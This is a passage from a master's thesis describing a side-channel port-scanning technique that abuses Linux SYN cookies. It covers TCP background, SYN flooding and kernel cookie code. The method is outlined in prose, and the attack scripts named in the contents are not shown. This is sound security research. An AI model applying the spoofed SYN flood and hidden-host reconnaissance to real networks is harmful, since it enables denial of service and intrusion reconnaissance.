Università
Ca'Foscari
Venezia

Master's Degree

In Computer Science

Final Thesis

The Dark Side of SYN Cookies: Port Scanning Vulnerability Enabled

Supervisor
Prof. Leonardo Maccari

Graduand
Enrico Da Rodda
Matriculation number:
869042

Academic Year
2022 / 2023

To me and my esteemed Professor Maccari Leonardo.

Acknowledgements

Thanks to me. Who else?

Maybe to those that supported me and stood by my side no matter what.

Thanks to those that I encountered during this journey, to those that remained and to those that left too.

Contents

List of Figures VI

List of Listings VII

1 Introduction 1

1.1 Significance and Motivation 1

1.2 Current State and Challenges 2

1.3 Our Approach 2

1.4 Structure of the Thesis 3

2 Background 4

2.1 The TCP Protocol 4

2.1.1 TCP Ports 7

2.1.2 TCP Connections 7

2.2 TCP DoS Attacks 11

2.2.1 DoS Attacks 11

2.2.2 SYN Flooding Attack 12

2.2.3 SYN Cache 15

2.2.4 SYN Cookies 16

2.3 Side-Channel Attacks 23

2.4 Literature Review 24

2.4.1 Idle Port Scanning and Non-Interference Analysis of Network Protocol Stacks Using Model Checking 24

2.4.2 Detecting Intentional Packet Drops on the Internet via TCP/IP Side Channels: Extended Version 27

2.4.3 Analyzing the Great Firewall of China Over Space and Time . . . 29

2.4.4 Original SYN: Finding Machines Hidden Behind Firewalls 31
2.4.5 ONIS: Inferring TCP/IP-based Trust Relationships Completely Off-Path 34

3 Novel Scanning Approach 35
3.1 SYN Cookies Activation Threshold 36
3.2 SYN Cookies Side Channel 40
3.3 SYN Cookie Scan 42

4 Experimental Results 45
4.1 System Architecture 45
4.2 Results 46

5 Conclusions 50

A SYN Flood Attack Script 52

B SYN Cookies Activation Script 54

C SYN Cookie Scan Script 58

D SYN Cookies Activation Threshold in Different Hardware Configurations Script 60

References 62

List of Figures

1.1 SYN Cookie Scan 2

2.1 TCP Header. 5

2.2 TCP Three-way Handshake 9

2.3 TCP Connection Termination 10

2.4 SYN Cache Scan. 25

2.5 TCP Packet Drops' Direction. 28

2.6 Backlog SYN Scan & Backlog RST Scan. 30

2.7 SYN Backlog Scan. 32

3.1 SYN Cookie Scan 43

4.1 SYN Cookie Scan - Host Up 47

4.2 SYN Cookie Scan - Host Down 48

List of Listings

2.1 *Listing 2.1:* Backlog Size Dimension 15

2.2 *Listing 2.2:* SYN Cookie Init Sequence 16

2.3 *Listing 2.3:* SYN Cookie Init Sequence - 2 17

2.4 *Listing 2.4:* msstab Array 18

2.5 *Listing 2.5:* SYN Cookie Generation 18

2.6 *Listing 2.6:* TCP SYN Flood action 20

2.7 *Listing 2.7:* SYN Cookies Activation Point 22

2.8 *Listing 2.8:* SYN Cookies Activation Threshold 22

2.9 *Listing 2.9:* /net/sock.h - sk_max_ack_backlog 23

3.1 *Listing 3.1:* TCP SYN Flood action 36

3.2 *Listing 3.2:* SYN Cookie Init Sequence 41

3.3 *Listing 3.3:* msstab Array 41

A.1 *Listing A.1:* SYN Flood Attack 52

B.1 *Listing B.1:* SYN Cookies Activation 54

C.1 *Listing C.1:* SYN Cookie Scan 58

D.1 *Listing D.1:* Detect SYN Cookies Activation Threshold 60

Chapter 1

Introduction

In the realm of network security, the initial step undertaken by any attacker involves port scanning. This exploratory analysis is of great importance as it enables an attacker to determine the presence of vulnerable devices and grasp critical information. By scrutinising the network landscape, an attacker can discern details such as the number of connected devices, their operating system, open ports, running software, and even specific vulnerabilities they may harbour. This foundational reconnaissance lays the groundwork for subsequent offensive actions.

However, our focus diverges slightly from the conventional approach. Rather than emphasising general reconnaissance, we delve into the challenge of device identification. Specifically, our research aims to determine the existence of devices whose direct access is filtered, perhaps by a firewall, or whose positioning within the network confines them to an internal subnet. These devices remain accessible solely from within the confines of that subnet, rendering them invisible to external probing.

1.1 Significance and Motivation

Why does this matter? The identification of such hidden or restricted-access devices holds immense value. Not only does it expand the attack surface in terms of potential victim devices, but it also sheds light on the topology of private networks, networks that, by their very nature, should remain discreet. By unravelling the intricacies of these concealed devices, we gain insights into the network's architecture, potentially uncovering critical nodes and pathways.

1.2 Current State and Challenges

At present, existing methodologies and implementations offer intriguing starting points for addressing this problem. However, practical implementation remains challenging, and these approaches grapple with issues related to statistical validity. The results obtained often lack robustness, hindering their real-world applicability.

1.3 Our Approach

In contrast, our methodology adopts a more deterministic stance. Leveraging a novel side channel, we propose a new scanning methodology aiming to bypass the limitations of probabilistic approaches. Capitalising on scenarios where SYN cookies are active, our approach promises greater precision and reliability, paving the way for a more effective identification of hidden devices within private network boundaries.

A graphical representation of the new scanning methodology is presented in Fig.1.1




Figure 1.1: SYN Cookie Scan

In this scenario an Attacker is assumed to not be able to connect to devices concealed behind a firewall, or in private networks, such as Databases. By inferring SYN Cookies' activation, through a side channel in its generation function, it becomes feasible to discern the existence of such hidden devices. At first the Attacker is required to send a high number of SYN packets to the Web Server, spoofing the source IP address and matching

it with the Database's one. This would eventually trigger a SYN Flood at the Web Server, which enables SYN Cookies. Being able to detect their activation, unintendently leaks more information than it should, wielding significant power in the hands of an attacker.

However, due to the lack of comprehensive documentation on SYN Cookies and their activation threshold within the Linux Kernel, additional investigation was necessary to address this gap. A significant contribution of this thesis lies precisely in shedding light on this aspect.

In subsequent chapters, we delve into the technical details, experimental results, and implications of our approach. By bridging the gap between theory and practical implementation, we aspire to contribute significantly to the field of network security.

1.4 Structure of the Thesis

Chapter 2 presents theoretical background notions underlying (previous and current) notable work on the topic of network host scanning; Chapter 3 proposes a new scanning methodology capitalizing on a novel side channel targeting SYN Cookies. Finally, Chapter 4 shows some experimental results leveraging the aforementioned new scanning approach.

Chapter 2

Background

This chapter aims at providing the fundamental theoretical notions underlying the topics presented in the following chapters. In particular we explore the TCP protocol, its inner mechanisms and peculiarities, which will be leveraged by some attacks explained in upcoming sections. Additionally, we analyse Denial of Service (DoS) attacks and mitigation strategies, such as SYN Cache and SYN Cookies. Furthermore, we investigate the concept behind Side Channel Attacks and their often underestimated relevance in such a framework. Finally, we conduct a comprehensive literature review, examining what has already been proposed and implemented, discuss the limits of those approaches and identify areas for improvement.

2.1 The TCP Protocol

The Transmission Control Protocol (TCP) is a connection-oriented protocol which provides reliable, in-order, byte-stream service to applications. Many Internet Applications are run on hosts communicating through the TCP Protocol, which is part of the TCP/IP Network Stack.[11]

The TCP Protocol takes care of two things: *Multiplexing* and *Reliable Transfer*.

Multiplexing: In telecommunications and computer networking, multiplexing (sometimes contracted to muxing) is a method by which multiple analog or digital signals are combined into one signal over a shared medium. In the TCP protocol this concept is used to achieve separate streams of data in a single one, i.e.: by means of

a single IP it is possible to establish different TCP connections targeting different applications (or even a replicated service on multiple ports). The OS separates the target of the received data-stream by their port number, and delivers data by de-multiplexing it.

Reliable Transfer: just by leveraging the IP protocol it is not guaranteed that all sent packets will arrive at destination; this is because they may get lost, dropped or discarded along the path. Layer 2 of the ISO/OSI stack may be the culprit, so Layer 4 takes care of this issue. TCP reliability consists of detecting packet losses (via sequence numbers) and errors (via per-segment checksums), as well as take correction actions via retransmission.

The structure of the TCP header is presented in Fig.2.1:




Figure 2.1: TCP Header. Source: Image taken from [9]

Where:

- *Source Port*: 16 bits. The source port number.
- *Destination Port*: 16 bits. The destination port number.
- *Sequence Number*: 32 bits. The sequence number of the first data octet in this segment (except when the SYN flag is set). If SYN is set, the sequence number is the initial sequence number (ISN) and the first data octet is ISN+1. (Randomly Chosen)

- *Acknowledgment Number*: 32 bits. If the ACK control bit is set, this field contains the value of the next sequence number the sender of the segment is expecting to receive.
- *Data Offset (DOffset)*: 4 bits. The number of 32-bit words in the TCP header. This indicates where the data begins. The TCP header (even one including options) is an integer multiple of 32 bits long.
- *Reserved (Rsrvd)*: 4 bits. A set of control bits reserved for future use. Must be zero in generated segments and must be ignored in received segments if the corresponding future features are not implemented by the sending or receiving host.
- *Control bits*: The control bits are also known as "flags". Assignment is managed by IANA from the "TCP Header Flags" registry.
  - URG: 1 bit.
  - ACK: 1 bit.
  - PSH: 1 bit.
  - RST: 1 bit. Reset the connection.
  - SYN: 1 bit. Synchronize sequence numbers.
  - FIN: 1 bit. No more data from sender.
- *Window*: 16 bits. The number of data octets beginning with the one indicated in the acknowledgment field that the sender of this segment is willing to accept. The value is shifted when the window scaling extension is used. The window size MUST be treated as an unsigned number, or else large window sizes will appear like negative windows and TCP will not work (MUST-1).
- *Checksum*: 16 bits.
- *Urgent Pointer*: 16 bits. This field communicates the current value of the urgent pointer as a positive offset from the sequence number in this segment. The urgent pointer points to the sequence number of the octet following the urgent data. This field is only to be interpreted in segments with the URG control bit set.
- *Options*: [TCP Option]; size(Options) == (DOffset-5)*32; present only when DOffset > 5. Note that this size expression also includes any padding trailing the actual

options present. Options may occupy space at the end of the TCP header and are a multiple of 8 bits in length. All options are included in the checksum.

An important option is the Maximum Segment Size (MSS). The MSS specifies the largest amount of data, in bytes, that can be received in a single TCP segment. This parameter is similar to the Maximum Transmission Unit (MTU) of the IP layer, but contrary to that, it does not account for the TCP header; it is just related to the payload size.

2.1.1 TCP Ports

As mentioned in 2.1, there may be multiple applications running on a single server, each of which needs to be concurrently available and accessible. For this exact purpose, an abstraction layer has been introduced, called *TCP Ports*. Every application that wants to receive (or send) data needs to open a so-called TCP port.

Ports are managed by the Operating System, are identified by a 16-bit number, and are generally divided in ranges:

- *Well known ports*: 0-1023 on Unix systems, services listening to these ports must have root permissions. (specific services like SSH, telnet, web server)
- *Registered Ports*: 1024 to 49151. Assigned by IANA to services. These ports are still used for servers/services but you are not required to be root to open them.
- *Ephemeral Ports*: 49152 to 65535. Unallocated, used for outgoing TCP connections. These are not meant to run services, but to open connections to other hosts.

When an IP packet is sent to a specific port of the target host, the packet will actually be delivered to the corresponding application for which that port (just a number added to the TCP header) has been assigned to.

2.1.2 TCP Connections

In the TCP/IP suite, a *"communication"* is defined among two hosts that leverage the client-server model.

TCP Connections are bi-directional and can be used to send and receive data. So, a connection is thus identified by 4 values:

1. the source IP address (client machine)
2. the destination IP address (server machine)
3. the source TCP port (client machine)
4. the destination TCP port (server machine)

Although only a single connection can persist with the same four identifiers, it is possible for two hosts to concurrently instantiate multiple connections by utilising distinct source ports (typically chosen from the ephemeral ones) while sharing the same destination port. This is motivated by performance reasons, because by retrieving information in parallel from the server, the time required to obtain all necessary information can be significantly reduced. This is important because since the source port of the client changes, the server will treat the connections as separate ones, even though they have the same return IP address. This detail is relevant when dealing with Denial of Service (DoS) Attacks.

The steps undergoing a TCP communication can be summarised in three main phases:

1. Connection Establishment
2. Data Exchange
3. Connection Termination.

Connection Establishment

Since TCP communications are bi-directional, the connection establishment phase has been developed in such a way that both ends of the communication channel are aware of the status of the connection and have the same information. In particular, a client is able to understand whether an application at the server side opened a network socket on a specific port and is waiting for an incoming connection; the same is true for the server, so it knows if the client is alive and is willing to connect to the server. This is relevant because routing is Dynamic and there can be packet loss or drops along the way

The TCP connection establishment procedure is called: Three-way Handshake and it is shown in fig.2.2:




Figure 2.2: TCP Three-way Handshake

As implied by its name, the establishment of a connection to a specific service involves the exchange of three packets. A detailed description of the steps follows:

1. The client sends the first packet with the `SYN` flag set. The packet contains the source sequence number x (chosen randomly on a 2^{32} bits space).

2. If the port is open, the server returns a `SYN-ACK` packet which includes:

   - a new sequence number y for the data going to the client (again chosen randomly on a 2^{32} bits space)
   - an `ACK` for $x + 1$: this literally means *"I acknowledge the reception of all bytes up to x, I am waiting for $x + 1$*

   At this stage the server knows that communication is possible from the client to the server, but not the other way around (the client knows it only after the receival of this message). For this reason a new line is added in the "Server Connection Table" with the state *half-open*. The Connection Table is also called *"SYN Backlog Queue"*

3. Upon receival of the `SYN-ACK` packet, the client answers with an `ACK` packet. This carries the sequence number $x+1$, because it is only 1 byte long, and it also ACKs $y+1$. The server receives the `ACK` and the state in the connection table is changed to *open*. (The server knows that the connection is bi-directional).

As soon as the Three-way handshake is completed, both ends can start to exchange data.

Connection Termination

As far as the TCP Connection Termination is concerned, it is necessary to distinguish two cases, one for the "soft" termination, and the other one for the "strong" termination. In the first case, both ends "agree" on the termination of the ongoing connection, while in the second case one end closes the connection abruptly.

The "soft" termination is performed by means of a four-way handshake, as shown in fig.2.3; this is because each side of the connection terminates it independently. In more detail:

1. the initiator of the termination process sends a `FIN` packet to the Receiver, and waits for the acknowledgment of the sent packet.
2. the receiver replies with the acknowledgement of the received `FIN` packet
3. After the receival of the final ACK, the initiator waits for a timeout before finally closing the connection, during which time the local port is unavailable for new connections. Then the receiver closes the connection from its side by sending a `FIN` packet to the initiator
4. the initiator, upon receival of the `FIN` packet will answer with an `ACK` packet, terminating the connection on both ends.




Figure 2.3: TCP Connection Termination

When it comes to the "strong" termination of the TCP connection, it is enough to send a `RST` packet with the correct sequence number to terminate it immediately, without the need to send additional ACKs or any other kind of packet. This approach is mainly used in emergency situations, when there is no time to do the abovementioned four-way

handshake protocol. However, there are other situations where `RST` packets are sent, for example when errors are detected or, for instance, in the SYN Flooding Attack against a TCP server, if the spoofed source IP address does belong to a running computer. When a host receives a `SYN-ACK` packet for a connection not it did not initiate, no socket is open, no port is waiting for incoming packets, so it will answer with a `RST` packet. This behaviour is mandated by RFC 9293. Basically it tells the server to close the half-open connection. [11][10]

2.2 TCP DoS Attacks

2.2.1 DoS Attacks

Denial of Service Attacks typically aim at saturating hosts' (usually servers) resources denying legitimate users the possibility to access them. The resources that an attacker can try to saturate fall within the following three categories:

1. *Bandwidth*: A server is connected to the Internet and the local network through some kind of physical mean (fiber, Ethernet cables) and it has a limited amount of bandwidth available (coming from hard constraints, such as cables throughput, or the maximum amount of parallel data-transfer that the ISP grants, ...). In this setting an attacker may open a high number of connections, and try to saturate the available bandwidth. However, if your server is within a Datacenter, so it is leased, then you have a lot of bandwidth available, which is hard to saturate, not to mention the fact that Data centers filter traffic nowadays.

2. *CPU*: each service run at a host (i.e. at the server-side) needs to elaborate data, and there are CPU-intensive operations such as querying a Database. For this reason, an attacker can try to trigger a high number of such intensive operations to clog the server CPU. However, if your server is leased in the Cloud there is the possibility to replicate an application service as needed, or to scale the resources of entire machines up and down on demand. For this exact reason it is still hard to perform this attack

3. *Hard Constraints*: rules on resources or parameter values that must be respected as they are mandated. These constraints may deal with limits imposed by the Kernel, such as the dimension of the mentioned TCP Connection Table (See Sect.2.2.2).

2.2.2 SYN Flooding Attack

When a new TCP connection request is received by the server, the latter allocates some space in the Connection Table to store connection-related information. This memory buffer, granted for each connection, is called Transmission Control Block (TCB) and includes enough data to identify the connection (ports, IPs), as well as a memory buffer to temporarily store received data. This is essential when the final `ACK` packet of the Three-way Handshake is received, because it allows to promote the pending "half-open" connection to the "open" state.

Given this framework, is there a way to exploit the intended behaviour of the connection establishment to perform an attack? To answer this questions it is important to point out a few things: in Linux the amount of space taken up in memory for a TCB is very small, 304 bytes[1], so no problem, right? Actually, as already presented in Section 2.2.1, resources are limited in size, so it would be better to place a bound on the number of possible connections that can be instantiated towards the server. This is because if there is no bound on memory available, then at some point system memory will be completely filled up and the system will start to behave quaintly. For this reason, operating systems place hard constraints on the number of concurrently open connections.

What happens, then, if an attacker tries to open millions of connections to the server? Since the Connection Table has length and size limits, if the limit is exceeded, the kernel discards the new connections or returns RST packets (See Sect.2.1.2). So, if an attacker opens more connections than the maximum number of available ones, the TCP layer stops accepting them, even if the system memory is not full. So, the service will be denied to new legitimate users. This attack is called *SYN Flooding Attack* and can be perpetrated either by sending SYN packets using the same IP address and choosing random source TCP ports, or by spoofing the packets' source IP address and substituting it with a random one. Unfortunately, the first approach is straightforward to mitigate using a firewall rule. The second solution, instead, poses a greater challenge because the server struggles to differentiate between legitimate traffic and spurious requests. Nonetheless, the second solution must adhere to specific constraints: it has to choose source IPs ensuring they are not already in use. Failure to do so results in corresponding hosts

[1] Linux kernel source tree. URL. https://github.com/torvalds/linux/blob/ffc25326/Documentation/networking/ip-sysctl.rst#L546

responding with RST packets upon receival of the SYN-ACK packet; this is because it was not the one initiating the connection (See Sect. 2.1.2). RST packets would remove the corresponding entry from the Connection Table, thereby diminishing the attack's impact.

The root cause of the problem is that system memory is allocated after receiving the initial `SYN` packet, not after the final `ACK` packet. That's because the server needs to correlate the `SYN-ACK` with the `ACK`, so it needs to store the state information upon the receival of the `SYN` packet, namely the sequence number. This allows to saturate hard constraints, such as the maximum number of pending (half-open) connections.

In Linux, the upper bound on the number of concurrently open connections is dynamic and depends on the available RAM size. Nonetheless, there is a command that allows to retrieve the exact number at runtime. For architectural reasons, there is a difference between the maximum number of established (open) connections that can be instantiated toward the server and the maximum number of pending (half-open) connections. Linux leverages two separate buffers to store connections' information, thus there are two separate commands to get the respective values:

- To retrieve the maximum number of pending (half-open) connections the command is:

  ```
  $ cat /proc/sys/net/ipv4/tcp_max_syn_backlog
  ```

  The Linux Kernel provides additional information[2]:

  ```
  tcp_max_syn_backlog - INTEGER

      Maximal number of remembered connection requests (SYN_RECV),
      which have not received an acknowledgment from connecting
       ↪  client.

      This is a per-listener limit.

      The minimal value is 128 for low memory machines, and it will
      increase in proportion to the memory of machine.
  ```

[2] Linux kernel source tree. URL. https://github.com/torvalds/linux/blob/ffc25326/Documentation/networking/ip-sysctl.rst#L534

```
    If server suffers from overload, try increasing this number.

    Remember to also check /proc/sys/net/core/somaxconn
    A SYN_RECV request socket consumes about 304 bytes of memory.
```

- To retrieve the maximum number of established (open) connections the command is:

```
$ cat /proc/sys/net/core/somaxconn
```

As in the previous case, the Linux Kernel provides additional information[3]:

```
somaxconn - INTEGER

    Limit of socket listen() backlog, known in userspace as
    ↪  SOMAXCONN.
    Defaults to 4096. (Was 128 before linux-5.4)
    See also tcp_max_syn_backlog for additional tuning for TCP
    ↪  sockets.
```

However, it is only prior to Linux Kernel 2.6.20 that the first command actually retrieves the correct maximum number of pending (half-open) connections. From Linux 2.6.20 there was a particular heuristic to compute the actual number[1]. According to [17], the Linux SYN backlog size depends on three kernel variables:

1. The "backlog" argument of the `listen()` system call
2. The kernel variable `net.core.somaxconn`
3. The kernel variable `net.ipv4.tcp_max_syn_backlog`

Then, to compute the actual backlog size, the kernel takes the first variable (an argument passed to the `listen()` call), adds 1 to it and then picks the rounded up power of two (so if the value of the backlog variable is 256, it will become 512; this is because $256 = 2^8$, then we are required to add 1 to it and round up the resulting number to next power of two, thus $2^9 = 512$). This will be the final backlog size. However, boundaries to the values that the `listen()` call yields are set too. In particular, the lower

[3]Linux kernel source tree. URL. https://github.com/torvalds/linux/blob/ffc25326/Documentation/networking/ip-sysctl.rst#L310

bound of the backlog is hard coded to 8 in the kernel, and the upper bound depends on the minimum between `net.core.somaxconn` and `net.ipv4.tcp_max_syn_backlog`. In recent versions of the Linux Kernel, this is no longer the case and the upper bound is set by *net.core.somaxconn*, as shown in Listing 2.1, lines 9–11. From Linux Kernel 5.4 onwards, the value of `net.core.somaxconn` is set equal to 4096.

Listing 2.1: Backlog Size Dimension

```
1  int __sys_listen(int fd, int backlog)
2  {
3      struct socket *sock;
4      int err, fput_needed;
5      int somaxconn;
6
7      sock = sockfd_lookup_light(fd, &err, &fput_needed);
8      if (sock) {
9          somaxconn =
           ↪  READ_ONCE(sock_net(sock->sk)->core.sysctl_somaxconn);
10         if ((unsigned int)backlog > somaxconn)
11             backlog = somaxconn;
12
13         err = security_socket_listen(sock, backlog);
14         if (!err)
15             err = READ_ONCE(sock->ops)->listen(sock, backlog);
16
17         fput_light(sock->file, fput_needed);
18     }
19     return err;
20 }
```

2.2.3 SYN Cache

One solution to protect against a SYN-Flooding Attack is to use the SYN cache. With this solution, information about half-open connections is still stored on the server, but compared to the traditional backlog queue (Connection Table), the amount of memory necessary to remember the connections' information is minimised. As RFC 4987 states, this is due to the fact that it is not immediately allocated a full TCB for each incoming connection, but this operation is delayed until the connection is fully established. This is possible by saving a hash value containing the source and destination address of the connection, the source and destination port and randomly chosen secret bits, selected from the incoming SYN segment. This memory saving approach allows the server to

remember more connections using the same amount of memory assigned to the traditional backlog queue. The computed hash values are stored in separate hash-tables. In case a hash-table is full, the oldest entry is replaced with a new one.[13][8]

2.2.4 SYN Cookies

Probably, the most used and effective countermeasure to SYN Flood Attacks are SYN Cookies, originally invented by Daniel J. Bernstein in 1996, present in the RFC 4987, and now a standard part of Linux and FreeBSD. The idea behind `SYN` cookies is that the server, upon receiving a `SYN` packet, does not allocate any state in the Connection Table; Instead, it generates a sequence number by means of a reversible function that includes all the necessary information to recognise a host upon receival of the `ACK` packet. The reversible function has the following input:

- Two secret values: `sec1` and `sec2`. (Stored at the server and never revealed)
- TCP connection data: `saddr, sport, daddr, dport, ISN`. `ISN` is the Initial Sequence Number generated by the client. These pieces of information are all contained in the initial `SYN` packet.
- A counter `c`, stored at the server (alongside `sec1` and `sec2`), that is incremented every minute and should never overflow.
- Additional data called `MSS` (See Sect. 2.1).

Starting from these values, the SYN Cookie is computed.

SYN Cookies Linux Implementation

In the Linux Kernel, SYN Cookies' generation starts from the code shown in Listing 2.2:

Listing 2.2: SYN Cookie Init Sequence

```
__u32 cookie_v4_init_sequence(const struct sk_buff *skb, __u16 *mssp)
{
    const struct iphdr *iph = ip_hdr(skb);
    const struct tcphdr *th = tcp_hdr(skb);

return __cookie_v4_init_sequence(iph, th, mssp);
}
```

The function `cookie_v4_init_sequence()` defines constant pointers to the IP and TCP header structures of a received packet, stored in the input socket buffer. These pointers will be passed as parameters to the `__cookie_v4_init_sequence()` function, alongside a pointer to some other data, called MSS (one of the optional fields of the TCP header, see Sect.2.1).

Then, to understand how SYN Cookies are actually generated, it is necessary to go through all the chained function calls. In particular, Listing 2.3 shows the `__cookie_v4_init_sequence()` function, which takes as input the aforementioned parameters and:

1. declares a `mssind` variable to store the index corresponding to the closest MSS value in the `msstab` array (See Listing 2.4).
2. saves the dereferenced value of the Maximum Segment Size (MSS) received in `SYN` packet.
3. iterates over the `msstab` array backwards to identify the closest MSS value (among the stored ones) to the extracted one at the previous step
4. updates the `mss` value to the closest one in the `msstab` array
5. the function returns by calling the `secure_tcp_syn_cookie()` function with all the necessary parameters to correctly compute the SYN cookie; In particular the parameters passed are: the Source IP address, the Destination IP address, the source TCP port, the destination TCP port, the Initial Sequence Number (ISN) and the index corresponding to the closest MSS value in the `msstab` array.

Listing 2.3: SYN Cookie Init Sequence - 2

```
1  u32 __cookie_v4_init_sequence(const struct iphdr *iph, const struct
   ↪ tcphdr *th,
2          u16 *mssp)
3  {
4      int mssind;
5      const __u16 mss = *mssp;
6
7      for (mssind = ARRAY_SIZE(msstab) - 1; mssind ; mssind--)
8          if (mss >= msstab[mssind])
9              break;
10     *mssp = msstab[mssind];
11
```

```
12      return secure_tcp_syn_cookie(iph->saddr, iph->daddr,
13                                   th->source, th->dest, ntohl(th->seq),
14                                   mssind);
15  }
```

Listing 2.4: msstab Array

```
1   /*
2    * MSS Values are chosen based on the 2011 paper
3    * 'An Analysis of TCP Maximum Segement Sizes' by S. Alcock and R.
     ↪  Nelson.
4    * Values ..
5    *  .. lower than 536 are rare (< 0.2%)
6    *  .. between 537 and 1299 account for less than < 1.5% of observed
     ↪  values
7    *  .. in the 1300-1349 range account for about 15 to 20% of observed
     ↪  mss values
8    *  .. exceeding 1460 are very rare (< 0.04%)
9    *
10   *  1460 is the single most frequently announced mss value (30 to 46%
     ↪  depending
11   *  on monitor location).  Table must be sorted.
12   */
13  static __u16 const msstab[] = {
14          536,
15          1300,
16          1440,   /* 1440, 1452: PPPoE */
17          1460,
18  };
```

Finally, the TCP SYN Cookies is computed by means of the `secure_tcp_syn_cookie()` function, as shown in Listing 2.5:

Listing 2.5: SYN Cookie Generation

```
1   static __u32 secure_tcp_syn_cookie(__be32 saddr, __be32 daddr, __be16
    ↪  sport, __be16 dport, __u32 sseq, __u32 data)
2   {
3       /*
4       * Compute the secure sequence number.
5       * The output should be:
6       *   HASH(sec1,saddr,sport,daddr,dport,sec1) + sseq + (count *
        ↪  2^24)
7       *      + (HASH(sec2,saddr,sport,daddr,dport,count,sec2) % 2^24).
8       * Where sseq is their sequence number and count increases every
9       * minute by 1.
```

```
10       * As an extra hack, we add a small "data" value that encodes the
11       * MSS into the second hash value.
12       */
13      u32 count = tcp_cookie_time();
14      return (cookie_hash(saddr, daddr, sport, dport, 0, 0) +
15          sseq + (count << COOKIEBITS) +
16          ((cookie_hash(saddr, daddr, sport, dport, count, 1) + data)
17          & COOKIEMASK));
18  }
```

As previously mentioned, when SYN Cookies are enabled, no internal state is kept at the server, except for three variables: `sec1, sec2, c`, that occupy a fixed amount of memory. However, it is important to note that the first TCP packet may contain some information that should be preserved in the optional fields of the TCP header, such as the MSS value (related to the MTU, the maximum transmission unit that can be exchanged down the line without being fragmented in smaller packets), or other TCP options. These information is not repeated in any other packet, so it is lost if not stored. In normal conditions these information are stored in the TCB, however, with SYN cookies the server does not save them. In Linux, the MSS is encoded directly in the cookie (placed in the sequence number field of the SYN-ACK packet), but other options may not. This is because only a limited amount of data can be packed in the resulting 32-bit number (32-bits is the size of the *Acknowledgement Number* in the TCP header). For this reason SYN Cookies are triggered only when the server is under attack and the Connection Table is full[4].
In particular:

```
tcp_syncookies - INTEGER

    Only valid when the kernel was compiled with CONFIG_SYN_COOKIES
    Send out syncookies when the syn backlog queue of a socket
    overflows. This is to prevent against the common 'SYN flood attack'
    Default: 1

    Note, that syncookies is fallback facility.
    It MUST NOT be used to help highly loaded servers to stand
    against legal connection rate. If you see SYN flood warnings
```

[4]Linux kernel source tree. URL. https://github.com/torvalds/linux/blob/ffc25326/Documentation/networking/ip-sysctl.rst#L770

```
in your logs, but investigation   shows that they occur
because of overload with legal connections, you should tune
another parameters until this warning disappear.
See: tcp_max_syn_backlog, tcp_synack_retries, tcp_abort_on_overflow.

syncookies seriously violate TCP protocol, do not allow
to use TCP extensions, can result in serious degradation
of some services (f.e. SMTP relaying), visible not by you,
but your clients and relays, contacting you. While you see
SYN flood warnings in logs not being really flooded, your server
is seriously misconfigured.

If you want to test which effects syncookies have to your
network connections you can set this knob to 2 to enable
unconditionally generation of syncookies.
```

SYN Cookies Activation Function

When SYN Cookies are enabled and a SYN Flooding attack has been detected, Kernel logs (readable by issuing the command `journalctl -t kernel`) report a warning message similar to:

```
